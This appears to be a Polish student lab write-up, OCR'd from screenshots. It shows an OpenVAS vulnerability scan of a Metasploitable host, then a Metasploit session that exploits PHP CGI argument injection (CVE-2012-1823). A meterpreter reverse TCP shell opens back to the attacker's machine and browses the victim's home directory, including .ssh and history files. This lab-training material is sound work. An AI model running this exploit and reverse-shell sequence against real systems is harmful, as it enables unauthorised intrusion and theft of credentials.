MEDIUM NFS Shares World Readable RPC 1
Host Details
IP: 192.168.12.5
MAC: 08:00:27:C0:B1:48
OS: Linux Kernel 3.0 on Ubuntu 12.04 (precise)
Start: Today at 2:16 PM
End: Today at 2:31 PM
Elapsed: 15 minutes
KB: Download
Vulnerabilities
Critical
High
Medium
Low
Info


Greenbone Security Assistant
Logged in as Admin admin | Logout
Sun Dec 15 19:53:39 2019 UTC
Dashboard
Scans
Assets
SecInfo
Configuration
Extras
Administration
Help
Anonymous XML
Filter:
Report: Results (45 of 127)
ID: e3a3b69f-7f9d-4bbe-b92a-54e67b00ec92
Modified:
Created:
Owner: admin
1 - 45 of 45
Vulnerability
Severity
QoD
Host
Location
Actions
OS End Of Life Detection 10.0 (High) 80% 192.168.12.5 general/tcp
rexec Passwordless / Unencrypted Cleartext Login 10.0 (High) 80% 192.168.12.5 512/tcp
rsh Unencrypted Cleartext Login 7.5 (High) 80% 192.168.12.5 514/tcp
rlogin Passwordless / Unencrypted Cleartext Login 7.5 (High) 70% 192.168.12.5 513/tcp
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability 5.8 (Medium) 70% 192.168.12.5 995/tcp
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability 5.8 (Medium) 70% 192.168.12.5 993/tcp
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability 5.8 (Medium) 70% 192.168.12.5 143/tcp
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability 5.8 (Medium) 70% 192.168.12.5 110/tcp
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability 5.8 (Medium) 70% 192.168.12.5 25/tcp
Check if Mailserver answer to VRFY and EXPN requests 5.0 (Medium) 99% 192.168.12.5 25/tcp
SSL/TLS: OpenSSL TLS 'heartbeat' Extension Information Disclosure Vulnerability 5.0 (Medium) 99% 192.168.12.5 995/tcp
SSL/TLS: OpenSSL TLS 'heartbeat' Extension Information Disclosure Vulnerability 5.0 (Medium) 99% 192.168.12.5 993/tcp
SSL/TLS: OpenSSL TLS 'heartbeat' Extension Information Disclosure Vulnerability 5.0 (Medium) 99% 192.168.12.5 143/tcp
SSL/TLS: OpenSSL TLS 'heartbeat' Extension Information Disclosure Vulnerability 5.0 (Medium) 99% 192.168.12.5 110/tcp
SSL/TLS: OpenSSL TLS 'heartbeat' Extension Information Disclosure Vulnerability 5.0 (Medium) 99% 192.168.12.5 25/tcp
Finger Service Remote Information Disclosure Vulnerability 5.0 (Medium) 99% 192.168.12.5 79/tcp
SSL/TLS: Report Weak Cipher Suites 4.3 (Medium) 98% 192.168.12.5 995/tcp
SSL/TLS: Report Weak Cipher Suites 4.3 (Medium) 98% 192.168.12.5 993/tcp
SSL/TLS: Report Weak Cipher Suites 4.3 (Medium) 98% 192.168.12.5 143/tcp
SSL/TLS: Report Weak Cipher Suites 4.3 (Medium) 98% 192.168.12.5 110/tcp
SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK) 4.3 (Medium) 80% 192.168.12.5 25/tcp
SSL/TLS: 'DHE_EXPORT' Man in the Middle Security Bypass Vulnerability (LogJam) 4.3 (Medium) 80% 192.168.12.5 25/tcp

Metasploitable








Zad 4

Użycie narzędzia metasploit


Wykorzystując podatność wykazaną podczas skanowanie hosta Metasploitable przy użyciu narzędzie OpenVas, wstrzyknąłem payoad z meterpreterem


Greenbone Security Assistant - Mozilla Firefox
root@kali: ~
File Edit View Search Terminal Tabs Help
=[metasploit v5.0.65-dev-]
+ -- --=[1955 exploits - 1092 auxiliary - 336 post]
+ -- --=[558 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
msf5 > search cve-2012-1823
Matching Modules
0 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection
msf5 > use exploit/multi/http/php_cgi_arg_injection
msf5 exploit(multi/http/php_cgi_arg_injection) > set payload
msf5 exploit(multi/http/php_cgi_arg_injection) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
References
CVE-2012-1823, CVE-2012-2311, CVE-2012-2336, CVE-2012-2335
BID: 53388


Greenbone Security Assistant - Mozilla Firefox
root@kali: ~
File Edit View Search Terminal Tabs Help
msf5 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
msf5 exploit(multi/http/php_cgi_arg_injection) > set LHOST 192.168.12.8
LHOST => 192.168.12.8
msf5 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.12.7
RHOSTS => 192.168.12.7
msf5 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.12.8:4444
[*] Sending stage (38288 bytes) to 192.168.12.7
[*] Meterpreter session 1 opened (192.168.12.8:4444 -> 192.168.12.7:45358) at 2019-12-19 17:20:11 -0500
meterpreter > sysinfo
Computer : metasploitable
OS : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux


Terminal
File Edit View Search Terminal Help
localtime Displays the target system's local date and time
pgrep Filter processes by name
pkill Terminate processes by name
ps List running processes
shell Drop into a system command shell
sysinfo Gets information about the remote system, such as OS
Stdapi: Audio Output Commands
Command Description
play play an audio file on target system, nothing written on disk
meterpreter > cd ..
meterpreter > cd ..
meterpreter > ls home
Listing: home
Mode Size Type Last modified Name
40755/rwxr-xr-x 4096 dir 2010-03-17 10:08:02 -0400 ftp
40755/rwxr-xr-x 4096 dir 2019-11-29 06:58:56 -0500 msfadmin
40755/rwxr-xr-x 4096 dir 2010-04-16 02:16:02 -0400 service
40755/rwxr-xr-x 4096 dir 2010-05-07 14:38:06 -0400 user
meterpreter > cd home/msfadmin
meterpreter > ls
Listing: /home/msfadmin
Mode Size Type Last modified Name
20666/rw-rw-rw- 0 cha 2010-03-16 19:01:07 -0400 .bash_history
40755/rwxr-xr-x 4096 dir 2010-04-17 14:11:00 -0400 .distcc
100600/rw------- 4174 fil 2012-05-14 02:01:49 -0400 .mysql_history
100644/rw-r--r-- 586 fil 2010-03-16 19:12:59 -0400 .profile
100700/rwx------ 4 fil 2012-05-20 14:22:32 -0400 .rhosts
40700/rwx------ 4096 dir 2010-05-17 21:43:18 -0400 .ssh
100644/rw-r--r-- 0 fil 2010-05-07 14:38:35 -0400 .sudo_as_admin_successful
100745/rwxr--r-x 85 fil 2019-11-29 06:58:46 -0500 skrypt1.sh
100744/rwxr--r-- 139 fil 2019-11-29 06:58:56 -0500 skrypt2.sh
40755/rwxr-xr-x 4096 dir 2010-04-27 23:44:17 -0400 vulnerable
meterpreter >

Wylistowanie użytkowników SMTP hosta vulnix



Hasło dla użytkownika user Vulnix